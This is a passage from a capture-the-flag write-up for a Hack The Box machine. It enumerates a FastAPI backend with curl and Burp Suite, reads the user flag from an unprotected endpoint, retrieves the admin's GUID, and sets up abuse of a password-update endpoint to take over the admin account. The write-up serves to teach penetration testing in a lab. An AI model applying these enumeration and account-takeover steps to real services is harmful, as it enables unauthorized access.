-d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g'
detail:
loc:
body
msg: value is not a valid dict
type: type_error.dict
4. ▷ curl -s -X POST http://backend.htb/api/v1/user/signup -d '{"username": "foo@hotmail.com", "password": "foo123"}' | jq  | sed
's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g'
detail:
loc:
body
msg: value is not a valid dict
type: type_error.dict
```

Curl enumeration continued....

14. **I have just been playing with regex, I find out that the api is asking for an email instead of a username**

```
1. ▷ curl -s -X POST http://backend.htb/api/v1/user/signup -H "Content-Type: application/json" -d '{"username": "foo@hotmail.com",
"password": "foo123"}' | jq  | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g'
detail:
loc:
body
email
msg: field required
type: value_error.missing
2. The API is telling us that an email is missing. This is a form of information leakage even though this type of information
leakage is sometimes necessary for valid user interaction. Everything is insecure.
3. NOTE : The content-type was defined as jason and we were able to recieve the STDOUT error message. When communincating with an
API or Server in JSON it is a good idea to define the content-type.
4. So, i change `username` to `email`
```


User Created with curl

15. **User Created**

```
1. ▷ curl -s -X POST http://backend.htb/api/v1/user/signup -H "Content-Type: application/json" -d '{"email": "foo@hotmail.com",
"password": "foo123"}' | jq  | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g'
2. I get no reply so I do. `echo $?` and I get `0`
```

Login with curl

16. **Login via curl**




```
1. ▷ curl -s -X POST http://backend.htb/api/v1/user/login  -d 'username=foo@hotmail.com&password=foo123' | jq  | sed 's/\"//g' |
tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g'
access_token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3MjQ3ODYxLCJpYXQiOjE3MTY1NTY2NjEsInN1YiI6IjIiLCJpc
19zdXBlcnVzZXIiOmZhbHNlLCJndWlkIjoiMGU1NDg5ZDgtNTEyYy00OThkLWJiMDYtOTEyYjU0ZWRhM2M5In0.1w0QSp_HCB5LOmDSfbHOkIhvHIGR63qa8C8cx_ry3Fw
token_type: bearer
2. Go to jwt.io so we can decode this Jason Web Token (JWT)
3. Paste the token in the pink area. If I am writing like I am speaking to a 5 year old. It is because I want to help the newbies
as well as you the advanced hacker 【ツ】. So please do not be offended.
```


17. **We can change from superuser is false to `"is_superuser":true,`. We also need to paste in the secret to verify the signature of the JWT. We do not have that. We must enumerate for it.**

```
1. Lets see if we can use this JWT to authenticate to `/api/v1/admin/`
2. curl -s -X GET http://backend.htb/api/v1/admin/ -H "Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3MjQ3ODYxLCJpYXQiOjE3MTY1NTY2NjEsInN1YiI6IjIiLCJpc
19zdXBlcnVzZXIiOmZhbHNlLCJndWlkIjoiMGU1NDg5ZDgtNTEyYy00OThkLWJiMDYtOTEyYjU0ZWRhM2M5In0.1w0QSp_HCB5LOmDSfbHOkIhvHIGR63qa8C8cx_ry3Fw
" | jq  | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g'
results: false
3. We get a results false on try to authenticate to the api `/admin/` endpooint.
4. Lets try `/docs`
5. ▷ curl -s -X GET http://backend.htb/docs/ -H "Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3MjQ3ODYxLCJpYXQiOjE3MTY1NTY2NjEsInN1YiI6IjIiLCJpc
```


```
19zdXBlcnVzZXIiOmZhbHNlLCJndWlkIjoiMGU1NDg5ZDgtNTEyYy00OThkLWJiMDYtOTEyYjU0ZWRhM2M5In0.1w0QSp_HCB5LOmDSfbHOkIhvHIGR63qa8C8cx_ry3Fw
" | jq  | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g'
>>> ▷ echo $?
0
6. I get absolutely no response. That is usually a good sign.
7.  ▷ curl -s -X GET http://backend.htb/docs/ -H "Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3MjQ3ODYxLCJpYXQiOjE3MTY1NTY2NjEsInN1YiI6IjIiLCJpc
19zdXBlcnVzZXIiOmZhbHNlLCJndWlkIjoiMGU1NDg5ZDgtNTEyYy00OThkLWJiMDYtOTEyYjU0ZWRhM2M5In0.1w0QSp_HCB5LOmDSfbHOkIhvHIGR63qa8C8cx_ry3Fw
" -I
HTTP/1.1 307 Temporary Redirect
date: Fri, 24 May 2024 20:40:45 GMT
server: uvicorn
location: http://backend.htb/docs
Transfer-Encoding: chunked
8. We get a `Temporary Redirect` I will try the curl -L to follow redirects
9. ▷ curl -s -X GET http://backend.htb/docs/ -H "Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3MjQ3ODYxLCJpYXQiOjE3MTY1NTY2NjEsInN1YiI6IjIiLCJpc
19zdXBlcnVzZXIiOmZhbHNlLCJndWlkIjoiMGU1NDg5ZDgtNTEyYy00OThkLWJiMDYtOTEyYjU0ZWRhM2M5In0.1w0QSp_HCB5LOmDSfbHOkIhvHIGR63qa8C8cx_ry3Fw
" -I -L
HTTP/1.1 307 Temporary Redirect
date: Fri, 24 May 2024 20:57:03 GMT
server: uvicorn
location: http://backend.htb/docs
Transfer-Encoding: chunked
10. No change
11. We are going to have use Burpsuite to figure out what is going on.
```

Burpsuite

18. **Opening burpsuite and attempting to authenticate via curl Bearer JWT token & analyze server responses better.**




```
1. ▷ burpsuite &> /dev/null & disown
[1] 513378
2. Go to `Options or Proxy Settings` >>> `Match and Replace` >>> Click on `Add` >>> Paste in the `Replace:` field the following.
3. Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3MjQ3ODYxLCJpYXQiOjE3MTY1NTY2NjEsInN1YiI6IjIiLCJpc
19zdXBlcnVzZXIiOmZhbHNlLCJndWlkIjoiMGU1NDg5ZDgtNTEyYy00OThkLWJiMDYtOTEyYjU0ZWRhM2M5In0.1w0QSp_HCB5LOmDSfbHOkIhvHIGR63qa8C8cx_ry3Fw
4. It is in one field so you can paste it all at once if you want.
5. Make sure you `Request header` box is check off to enable your filter and close the window.
```



Burpsuite continued...

```
1. The site we are interested in is `http://backend.htb/docs`
2. If you enable `foxyproxy` so that all your requests start going through burpsuite and then simply refresh
`http://backend.htb/docs`. The api page will render properly.
```

admin

GET	/api/v1/admin/	Admin Check
POST	/api/v1/admin/file	Get File
GET	/api/v1/admin/exec/{command}	Run Command

Click on the `user_id` api

Curl

```
curl -X 'PUT' \
  'http://backend.htb/api/v1/user/SecretFlagEndpoint' \
  -H 'accept: application/json'
```

Request URL

```
http://backend.htb/api/v1/user/SecretFlagEndpoint
```


Server response

Code	Details
200	Response body


```
{
  "user.txt": "ecd17a75343fad996461c766bdecd612"
```

```
1. On the /docs page click on the `get` button to the `user_id`
2. Click `Try it out` to the right.
3. I type `1` and click execute and I get back the api info for the admin. Just like with curl but with a webapp interface.
4.
Response body
Download

{
  "guid": "36c2e94a-4271-4259-93bf-c96ad5948284",
  "email": "admin@htb.local",
  "date": null,
  "time_created": 1649533388111,
  "is_superuser": true,
  "id": 1
}
5. Now click on `/api/v1/user/SecretFlagEndpoint Get Flag` >>> Click `Try it Out` >>> click `execute` >>> boom we got the flag
-----------------------------------------------------
Response body
Download

{
  "user.txt": "ecd17a75343fad996461c766bdecd612"
}
-------------------------------------------------------
6. If we curled this api endpoint the command would be this using `PUT`.
7. ▷ curl -s -X PUT http://backend.htb/api/v1/user/SecretFlagEndpoint -H "Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3MjQ3ODYxLCJpYXQiOjE3MTY1NTY2NjEsInN1YiI6IjIiLCJpc
19zdXBlcnVzZXIiOmZhbHNlLCJndWlkIjoiMGU1NDg5ZDgtNTEyYy00OThkLWJiMDYtOTEyYjU0ZWRhM2M5In0.1w0QSp_HCB5LOmDSfbHOkIhvHIGR63qa8C8cx_ry3Fw
" | jq | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g'
user.txt: ecd17a75343fad996461c766bdecd612
```

21. Under `/api/v1/user/updatepass` There is an option to insert a `guid`. Remember from earlier we had the `guid` of the admin. Lets try to abuse this feature to see if we can gain admin. This may be a vulnerable endpoint





```
